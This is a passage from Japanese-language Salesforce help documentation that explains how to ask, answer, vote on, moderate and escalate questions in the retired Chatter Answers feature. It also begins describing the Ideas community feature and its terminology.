   また、[やり直し] をクリックして、同様の質問の結果をクリアし、別の質問を投稿することもできます。

2. 同じ質問が投稿されていない場合は、[次へ] をクリックします。
3. 質問の説明を入力します。HTML エディタを使用して、テキストの形式を設定するか、画像をアップロードします。
4. 質問のカテゴリを選択します。カテゴリを割り当てない場合、コミュニティのすべての質問を表示または検索する必要があるため、質問を見つけにくい場合があります。
5. [質問の投稿] をクリックします。

質問したら、コミュニティメンバーが回答を投稿するのを待ちます。質問を解決する回答を最良の回答として選択できます。

関連トピック:

- アンサーの概要
- アンサーの使用
- 質問への回答
- ケースへの質問のエスカレーション

[質問] タブからの質問の作成

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

メモ: 質問に関する項目はシステム管理者が決定するため、項目によっては次の手順に含まれていない可能性があります。

[質問]タブは、アプリケーションとコンソールの両方で、自分がモデレートおよび管理するゾーンに質問するために使用できます。コミュニティメンバーに情報提供や意見を求めることで、容易にトピックへの関心を評価したり、コミュニティ内でエンゲージメントを高めたりできます。

[質問] タブからコミュニティに質問を投稿する手順は、次のとおりです。

1. 質問リストビューページで［新規質問］をクリックするか、[質問]概要ページの[最近の質問]リストで［新規］をクリックします。
2. 質問するゾーンを選択します。
3. 質問のタイトルを追加します。
4. 必要に応じて、質問の説明を入力します。

   テキストを書式設定したり、画像をアップロードしたりするには、リッチテキストエディタを使用します。画像をフィードに正しく表示するには、画像の幅を 450 ピクセル未満にすることをお勧めします。
5. 質問のカテゴリを選択します。

   質問をコミュニティに表示するには、質問にカテゴリを割り当てる必要があります。カテゴリのない質問は、質問の所有者には表示されますが、コミュニティの他のメンバーには表示されません。
6. ［保存］をクリックします。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[質問] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

質問の編集と削除

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

質問を編集する
- 質問に対する「編集」

質問を削除する
- 質問に対する「削除」

質問に対しまだ回答がない場合、標準ユーザは自身の質問を削除できます。質問にすでに回答がある場合は、質問者はその質問を削除できません。Salesforce システム管理者として、コミュニティに投稿された質問を編集または削除することはできます。たとえば、アンサーコミュニティを監視したり、不適切な内容または攻撃的な言葉を含む質問を編集または削除できます。

質問を編集または削除する手順は、次のとおりです。

1. 質問のタイトルをクリックして、質問の詳細ページを表示します。
2. ページ上部の [編集] または [削除] をクリックします。質問を編集する場合、タイトルまたは説明を変更したり、質問の異なるカテゴリを選択したりできます。質問を削除すると、質問 (および関連するすべての回答) はごみ箱に移動します。

攻撃的な言葉が投稿されないようにするために、質問する場合に特定の語をユーザが入力できないようにする入力規則を作成することもできます。

入力規則を作成するには、Chatter アンサーの質問および Chatter アンサーの返信のオブジェクト管理設定から、[入力規則] に移動します。

質問の検索と表示

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

質問を検索するにはいくつかの方法があります。

- コミュニティまたはカテゴリ内のすべての質問を参照する。
- [アンサー] タブの [検索] 項目を使用して質問を検索します。この項目は、質問と回答のタイトル項目および説明項目を検索し、合致する結果を表示します。

質問を検索した後、質問のタイトルをクリックすると質問詳細ページが開き、そのページには質問のすべての回答が表示されます。質問の詳細ページには、各回答が参考になったメンバーおよび参考にならなかったメンバーの数が表示され、また質問の最良の回答も表示されます (選択されている場合)。

質問の詳細ページでは、次のことを実行できます。

- 質問に回答する。
- 回答に投票する。
- 回答を最良の回答に選択する。質問者である場合、または Salesforce システム管理者である場合にのみ最良の回答を選択できます。

  質問がすでに解決している場合、質問の上の [「未回答」としてマーク] をクリックしてその質問を再度開きます。

- 次の条件で回答をソートできます。
  - 最新の回答: 最近投稿された回答をリストの上部に表示します。
  - 最も古い回答: 最も古い回答をリストの上部に表示します。
  - 投票数が最も多い回答:「参考になった」および「参考にならなかった」の数の合計が最も多い回答をリストの上部に表示します。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

関連トピック:

アンサーの概要

アンサーの使用

ゾーンまたはカテゴリ内の質問の参照

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

ゾーンまたはカテゴリ内のすべての質問を表示するには、[アンサー] タブに移動し、*[回答を得る]* ヘッダーの下に表示されたゾーン名またはカテゴリをクリックします。

ゾーン内の質問の参照

ゾーン名をクリックしてゾーンのすべての質問を表示した後、次のことができます。

- 質問する。
- 未処理または解決済みの質問だけを表示するよう、質問を絞り込む。質問したメンバーが回答のいずれかを最良の回答として選択した場合、質問は解決済みとみなされます。質問が解決した場合でも、コミュニティメンバーは、回答の投稿と投票を続けることができます。
- 次の条件による質問のソート。
  - 最近の活動: 最近回答のあった質問がリストの上部に表示されます。
  - 最新の質問: 最近投稿された質問をリストの上部に表示します。
  - 最も古い質問: 最も古い質問をリストの上部に表示します。
- 質問の下の [返信] をクリックして、回答を投稿します。
- カテゴリをクリックすると、そのカテゴリに関連するすべての質問を表示します。

  ゾーン内のすべてのカテゴリは、ページ上部のゾーン名の下に表示されます。

質問アイコンは、質問が解決済みか、また未処理かを示します。

カテゴリ内の質問の参照

コミュニティメンバーが質問すると、1 つのカテゴリと質問を関連付け、コミュニティ内で見つけやすくします。カテゴリと関連するすべての質問を参照するには、カテゴリ名をクリックして、カテゴリ詳細ページを表示します。

次の場所からカテゴリをクリックできます。

- 質問を表示する場合、質問に関連するカテゴリが質問の説明の下に表示されます。
- ゾーン内で質問を参照する場合、ゾーン内のすべてのカテゴリがゾーン名の下に表示されます。
- アンサーホームページで、ゾーン内のすべてのカテゴリがゾーン名の下に表示されます。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

カテゴリの詳細ページでは、次の操作を実行できます。

- 表示しているカテゴリと自動的に関連付けられる質問をする。
- カテゴリと関連するすべての質問を表示、または未処理あるいは解決済みの質問のみを表示するよう、質問を絞り込む。質問したメンバーが回答のいずれかを最良の回答として選択した場合、質問は解決済みとみなされます。質問が解決した場合でも、コミュニティメンバーは、回答の投稿と投票を続けることができます。
- 次の条件による質問のソート。
  - 最近の活動: 最近回答のあった質問がリストの上部に表示されます。
  - 最新の質問: 最近投稿された質問をリストの上部に表示します。
  - 最も古い質問: 最も古い質問をリストの上部に表示します。
- 質問の下の [返信] をクリックして、回答を投稿します。

質問アイコンは、質問が解決済みか、また未処理かを示します。

関連トピック:

アンサーの概要

質問への回答

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

質問に答える手順は、次のとおりです。

- コミュニティまたはカテゴリ内の質問のリストを表示している場合、回答する質問の隣にある [返信] をクリックします。エディタに返信を入力し、[返信] をクリックします。
- 質問の詳細を表示している場合、ページ下部の入力スペースに回答を入力し、[返信] をクリックします。

質問に回答した後、次のようになります。

- コミュニティメンバーは、回答が参考になったかどうかについて投票できます。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

- 質問したメンバーは、回答をベストメンバーとして選択できます。

関連トピック:

- アンサーの概要
- 回答への投票
- 質問に対する最良の回答の選択
- ケースへの質問のエスカレーション

返信の編集と削除

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

回答オブジェクトに対する「編集」および「削除」権限のない標準ユーザは、それらの回答を編集することも削除することもできません。ただし、Salesforce システム管理者として、コミュニティに投稿された回答を編集または削除することはできます。たとえば、アンサーコミュニティを監視したり、不適切な内容または攻撃的な言葉を含む回答を編集または削除できます。

回答を編集または削除する手順は、次のとおりです。

1. 質問のタイトルをクリックして、質問に対するすべての回答のリストを表示します。
2. 変更または削除する回答の隣の [編集] または [削除] をクリックします。回答を削除すると、回答はごみ箱に移動します。

攻撃的な言葉が投稿されないようにするために、回答を投稿する場合に特定の語をユーザが入力できないようにする入力規則を作成することもできます。

入力規則を作成するには、Chatterアンサーの質問およびChatterアンサーの返信のオブジェクト管理設定から、[入力規則] に移動します。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

回答を編集する
- 質問に対する「編集」

回答を削除する
- 質問に対する「削除」

回答への投票

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

回答に投票すると、最も参考になった (および参考になっていない) 情報を含む回答を示すことにより、アンサーコミュニティに貢献します。他のコミュニティメンバーが質問に対する回答を探している場合、回答が受けた「参考になる」や「参考にならない」の数をすばやく確認し、どの回答を読むか決定するための情報を得ることができます。

また、投票数が多いほど、質問したメンバーが回答を最良の回答に選ぶことが容易になります。

質問を表示する場合、回答を確認し、回答が役立つ場合は [いいね!]、回答に不適切な方法または役に立たない情報が含まれている場合は [反対] を選択します。投票 (+1 または –1) は、その回答の [参考になった] または [参考にならなかった] の合計に含まれます。自分の回答に投票はできません。また各回答にできる回答数は 1 回だけです。

関連トピック:

- アンサーの概要
- アンサーの使用
- 質問への回答

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

質問に対する最良の回答の選択

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

ユーザが質問した後、その他のコミュニティーメンバーが投稿した回答をモニタリングし、回答のいずれかを最良の回答として選択する必要があります。最良の回答は質問の真下に強調表示されるため見つけやすくなり、コミュニティメンバーが質問に対し最も役立つ解決法を特定できます。

Salesforce のシステム管理者と質問を投稿したユーザのみが返信を最良の回答としてマークできます。

最良の回答を選択する手順は、次のとおりです。

1. [アンサー] タブから質問を検索して、そのタイトルをクリックします。
2. 最良の回答とする回答を決定し、[「最良の回答」として選択] をクリックします。

   最良の回答を特定するために、各回答の投票 (「参考になった」「参考にならなかった」) を確認してください。「参考になった」が最も多い回答には、最も役立つ情報が含まれていると考えられます。質問に多くの回答がある場合、リストの上部に「参考になった」「参考にならなかった」が最も多い回答が表示されるよう、[最多投票] で回答を並び替えます。

最良の回答を選択した後、次のようになります。

- 質問が「解決済み」としてマークされます。コミュニティメンバーは、解決済みの質問に対する回答の投稿と投票を続けることができます。
- より参考になる回答がその後投稿されると、その回答を最良の回答に選択すると、以前の最良の回答と置き換えられます。
- 回答に設定された最良の回答状況はいつでも削除することができます。回答から最良の回答状況を削除すると、通常の回答になります。

関連トピック:

返信からの記事の作成
質問への回答
回答への投票

質問と回答の表示

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

回答に投票する
- 質問に対する「参照」

ユーザがアクティブなコミュニティメンバーとなると、[アンサー] タブの任意のページの上部で [私の質問 & 返信] をクリックして、投稿したすべての質問および回答のリストを表示できます。

質問のリストを表示すると、解決した質問、および未解決の質問をすばやく特定できます (解決済みの質問には最良の回答があります。)。次の条件で質問を並び替えることができます。

- 最新の質問: 最近投稿された質問をリストの上部に表示します。
- 最近の活動: 最近投稿された質問と最近回答のあった質問がリストの上部に表示されます。
- 最も古い質問: 最も古い質問をリストの上部に表示します。

回答のリストを表示している場合、質問のタイトルが回答の前にリンクとして表示されます。次の条件で回答を並び替えることができます。

- 最新の回答: 最近投稿された回答をリストの上部に表示します。
- 最も古い回答: 最も古い回答をリストの上部に表示します。
- 投票数が最も多い回答: 「参考になった」および「参考にならなかった」の数の合計が最も多い回答をリストの上部に表示します。

次の表は、ページに表示されるアイコンについて説明したものです。

アイコン	説明
	解決された質問です。質問を解決するために、質問したメンバーは回答を最良の回答に選択します。
	コミュニティメンバーが回答している質問です。たとえば、このアイコンは回答数が 4 の質問を示します。回答がない場合、このアイコンには 0 が表示されます。
	質問への回答です。

アイコン	説明
	質問に対する最良の回答であるとマークされた回答です。

関連トピック:

- アンサーの概要
- 質問する
- 質問への回答

返信からの記事の作成

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

アンサーコミュニティで、特に役に立つ返信を知識ベースの記事にすることができます。記事を作成する手順は、次のとおりです。

1. 質問のタイトルをクリックして、質問とその返信が記載されている詳細ページを表示します。
2. 知識ベースに追加する返信上で、[記事に昇格] をクリックします。
3. 記事を編集します。表示される項目は返信に割り当てられているデフォルトの記事タイプにより異なりますが、次の事項はすべての記事タイプで共通です。
   - [タイトル] 項目に質問のタイトルが表示されます。
   - [概要] 項目に返信が表示されます。
   - 記事に対し、新しいデータカテゴリを選択できます。回答とは異なり、記事では複数のカテゴリグループをサポートします。

   メモ: システム管理者は記事タイプと割り当て先を変更できます。
4. [保存] をクリックします。これで元の返信に、記事との関連付けを示す状況メッセージが表示されます。記事が公開されると、返信に対するメッセージには記事へのリンクが含まれます。

関連トピック:

アンサーの概要

Salesforce ナレッジの概要

記事および翻訳の公開

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce ナレッジを使用可能なエディション: **Performance** Edition および **Developer** Edition と、Service Cloud が付属する **Unlimited** Edition

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

返信を昇格する
- 返信の昇格には記事タイプに対する「作成」および「参照」を使用

および

質問に対する「編集」

および

ユーザの詳細ページでチェックされている [ナレッジユーザ]

ケースへの質問のエスカレーション

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer'13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer'13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

質問が未解決のまま残っていたり、返信に満足しない場合、システム管理者と信頼できるコミュニティメンバーは質問をケースにエスカレーションできます。ケースの作成後、質問が存続する限り、質問の詳細ページにケースへのリンクが表示されます。このリンクには、ケースの状況も表示されます。

メモ: ケースをクローズしても質問は解決済みとマークされません。また、質問が解決してもケースはクローズされません。ケースと質問は別個に更新する必要があります。

質問をケースにエスカレーションする手順は、次のとおりです。

1. 質問のタイトルをクリックします。
2. 質問の詳細ページで、[ケースにエスカレーション] をクリックします。このボタンは、システム管理者がケースを適切に設定した場合にのみ表示されます。
3. デフォルトの値を変更する場合は、ケース項目を更新します。質問のタイトルが自動的にケースの [件名] になります。
4. [保存] をクリックします。質問の詳細ページに戻り、解決のため [ケース所有者] にケースが表示されます。

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[アンサー] タブを参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

ケースを作成する
- ケースに対する「作成」

関連トピック:

質問する

アイデアの概要

アイデアは、アイデアとアイデアに対する投票およびコメントを投稿するユーザのコミュニティです。アイデアコミュニティは、オンラインのわかりやすい方法で、革新的なアイデアを訴求、管理、および紹介できます。

ヒント: Salesforce は、Salesforce ユーザが製品フィードバックを寄稿して新しい機能を提案するための独自のアイデアコミュニティを提供しています。このコミュニティにアクセスするには、http://ideas.salesforce.com へアクセスしてください。

アイデアの用語

アイデアでは、次の用語が使用されます。

カテゴリ、アイデア
: カテゴリは、システム管理者が定義した値で、アイデアをゾーン内で論理サブグループに整理するときに役立ちます。[アイデア]タブの[カテゴリの参照]ドロップダウンリストを使用して、ユーザはアイデアをカテゴリ別に絞ることができ、[アイデアの投稿]ページの [カテゴリ] 選択リストで、アイデアにカテゴリを追加することができます。たとえば、アイデアゾーンのテーマが「洋服の型の改善」である場合には、「シャツ」、「ジャケット」、「スラックス」などのカテゴリを設定します。各組織は共通のカテゴリセットを 1 つ持ち、各ゾーンに追加または削除することができます。システム管理者は、アイデアゾーンおよびアンサーゾーンの各カテゴリを定義します。

コメント
: コメントは、投稿されたアイデアに対するプレーンテキストの応答で、コメントによってアイデアについて議論できます。[アイデア] タブの [コメント] サブタブには、最新のコメントが一覧表示されます。アイデアの詳細ページでは、コメントが古いものから順に並んで表示されます。

コミュニティ
: コミュニティは、カスタマイズ可能な、従業員、顧客、およびパートナーがベストプラクティスやビジネスプロセスにおいてコラボレーションを行うための、公開または非公開のスペースです。

コミュニティエキスパート
: コミュニティエキスパートは、組織を代表する信頼のおける権威ある立場で話すコミュニティメンバーです。コミュニティエキスパートがコメントまたはアイデアを投稿すると、その名前の横に固有のアイコン () が表示されます。Salesforce システム管理者は、必要に応じてコミュニティエキスパートを何人でも指名できます。

降格
: アイデアが気に入らない場合は、[反対]をクリックすると、アイデア全体のスコアから 10 ポイント減算し、アイデアの全体的な人気度を下げることができます。同じアイデアを 2 回以上降格することはできません。また、降格した後でそのアイデアを昇格させることもできません。昇格させるより降格させるユーザが多ければ、そのアイデアの全体スコアが負になる場合もあります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

半減期
: 半減期設定により、[人気のあるアイデア] サブタブで古いアイデアが順位を下げ、新しい投票を多く集めているアイデアに順位を譲るまでの期間が決められます。半減期が短いと、長い場合よりも早く古いアイデアがページの下の方に移動します。この設定は、組織内のすべてのゾーンに影響します。

アイデア
: アイデアは、アイデアコミュニティのメンバーが投稿し、ゾーン別に整理された提案です。たとえば、ゾーンのテーマが「車の機能に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「飲み物の温度を維持する耐熱性のカップホルダー」のようなアイデアが考えられます。または、ゾーンのテーマが「当社の福利厚生に関するアイデア」の場合、そのゾーンに適切なアイデアとしてタイトル「職場の託児所」のようなアイデアが考えられます。

アイデアのテーマ
: アイデアのテーマでは、特定のトピックに関するアイデアを投稿するようにコミュニティメンバーを招待できるフォーラムを使用して、コミュニティメンバーが問題を解決したり、会社の革新を提案したりできるようになります。

ポイント
: ポイントは、アイデアの人気度を表す測定単位です。アイデアに対する投票は 10 ポイントになります (昇格により 10 ポイント加算され、降格により 10 ポイント減となります)。アイデアの総ポイント数がアイデアの左側に表示されます。

人気のあるアイデア
: [人気のあるアイデア] サブタブでは、アイデアに対するプラス投票の経過時間を反映した内部計算によってアイデアが並び替えられます。アイデアの静的な総ポイント数に関係なく、新たにプラス投票を獲得したアイデアが、プラス投票の獲得が古いアイデアよりもページの上の方に表示されます。これにより、過去にプラス投票され古くなったアイデアに対する優先度を下げ、最近人気のあるアイデアを容易に確認できます。

ポータル
: 組織でカスタマーポータルまたはパートナーポータルを使用している場合は、[アイデア] タブを一方または両方のポータルに追加して、ポータルユーザが独自のアイデアコミュニティに参加できるようにすることができます。[アイデア] タブの上部にある [ゾーン] リストには、利用可能なすべてのゾーンが表示され、各ゾーンには、独自の一意のアイデアのグループがあります。

昇格
: アイデアに賛成する場合や、アイデアが気に入った場合は、[賛成] をクリックすると、そのアイデアに 10 ポイント加算されます。同じアイデアを 2 回以上昇格することはできません。また、自分がすでに降格したアイデアを昇格させることはできません。Salesforce により、自分が投稿したアイデアには自動的に昇格の投票が追加されます。

最近の活動
: [最近の活動] ページには、ゾーンへの参加に関する最近の活動の概要がすべて含まれています。たとえば、このページには、そのユーザがゾーンに投稿したすべてのアイデアやコメントと、そのユーザが投票したアイデアが一覧表示されます。[最近の活動] ページを表示するには、[アイデア] タブの右側にあるニックネームをクリックします。

状況
: アイデアの状況により、ゾーンメンバーはアイデアの進捗を追跡できます。たとえば、[レビュー中]、[レビュー済み]、[利用不可]、[利用可能]等の値をシステム管理者は定義することができます。アイデアの状況は、アイデアのタイトルの横に表示され、すべてのゾーンメンバーが見ることができます。

通算トップのアイデア
: [通算トップ] サブタブでは、アイデアのポイント数が最も多いものから順に並んで表示されます。これにより、アイデアゾーンの履歴の中で最も人気のあるアイデアを参照できます。

投票、Idea
: アイデアコミュニティの投票とは、アイデアを昇格または降格させることです。アイデアに投票した後、ニックネームがアイデアの詳細ページの下部に表示され、投票されたかどうかを追跡できます。自分の[最近の活動] ページを使用して、自分が投票したすべてのアイデアの一覧を確認できます。

ゾーン
: ゾーンでは、アイデアおよび質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマ、固有のアイデアや質問があります。

アイデアの使用

アイデアは、アイデアとアイデアに対する投票およびコメントを投稿するユーザのコミュニティです。アイデアコミュニティは、オンラインのわかりやすい方法で、革新的なアイデアを訴求、管理、および紹介できます。実行できる操作

- アイデアの投稿
- アイデアまたはアイデアのテーマの表示
- アイデアの検索
- アイデアへの投票
- アイデアに対するコメント
- 最近の活動と返信の参照
- シンジケーションフィードの登録

[アイデア]タブをクリックするたびに、[人気のあるアイデア]サブタブに全カテゴリのアイデアが表示されます。現在のビューを変更するには、[最近のアイデア]または[通算トップ]など他のサブタブの1つをクリックします。リストビューに切り替えるには、 [リスト]をクリックします。

関連トピック:

アイデアの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アイデアの表示

次のセクションでは、アイデアの表示方法について説明します。

- Salesforce の [アイデア] タブへのアクセス
- ポータルの [アイデア] タブへのアクセス
- 人気のあるアイデアの参照
- 最近のアイデアの参照
- 通算で最も人気のあるアイデアの参照
- カテゴリ別のアイデアの参照
- 状況別のアイデアの参照
- 他のゾーンのアイデアの参照
- アイデアの詳細の表示

Salesforce の [アイデア] タブへのアクセス

Salesforceでは、[アイデア]タブがコミュニティアプリケーションでデフォルトで使用できるようになっています。このアプリケーションは、すべてのSalesforceページの右上にあるForce.comアプリケーションメニューから選択できます。

システム管理者がプロファイルをカスタマイズして、他のアプリケーションでも[アイデア]タブが表示されるように設定することもできます。また、システム管理者が[アイデア]タブを別のタブ名に変更することもできます。

[アイデア]タブを表示するには、 Tab をクリックします。リストビューに切り替えるには、 [リスト]をクリックします。

ヒント: [アイデア]タブの上部にある[ゾーン]リストには、利用可能なすべてのゾーンが表示され、各ゾーンには、独自の一意のアイデアのグループがあります。

Salesforce.com コミュニティの [アイデア] タブへのアクセス

組織でSalesforce.comコミュニティを作成すると、システム管理者はコミュニティの設定時に、選択されたタブのリストにそのコミュニティを追加することによって、[アイデア]タブをコミュニティに表示できます。

ポータルの [アイデア] タブへのアクセス

カスタマーポータルまたはパートナーポータルへのアクセス権を持つユーザが組織に存在する場合、ポータルの管理者はどちらのポータルでも[アイデア]タブを表示できます。ポータルに表示されるアイデアは、ポータル経由またはSalesforce内で作成され、ポータルに公開されます。

人気のあるアイデアの参照

[人気のあるアイデア]サブタブでは、アイデアに対するプラス投票の経過時間を反映した内部計算によってアイデアが並び替えられます。アイデアの静的な総ポイント数に関係なく、新たにプラス投票を獲得したアイデ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アイデアタブを参照する
- アイデアに対する「参照」

アイデアを表示する、投票する
- アイデアに対する「参照」

アイデアを作成する、アイデアにコメントを追加する
- アイデアに対する「作成」

アイデアを編集する、アイデアに対するコメントを編集する
- アイデアに対する「編集」

アが、プラス投票の獲得が古いアイデアよりもページの上の方に表示されます。これにより、過去にプラス投票され古くなったアイデアに対する優先度を下げ、最近人気のあるアイデアを容易に確認できます。

最近のアイデアの参照

[最近のアイデア] タブに、登録された最新のアイデアが一覧表示されます。新しいアイデアが、古いアイデアの上位に表示されます。

通算で最も人気のあるアイデアの参照

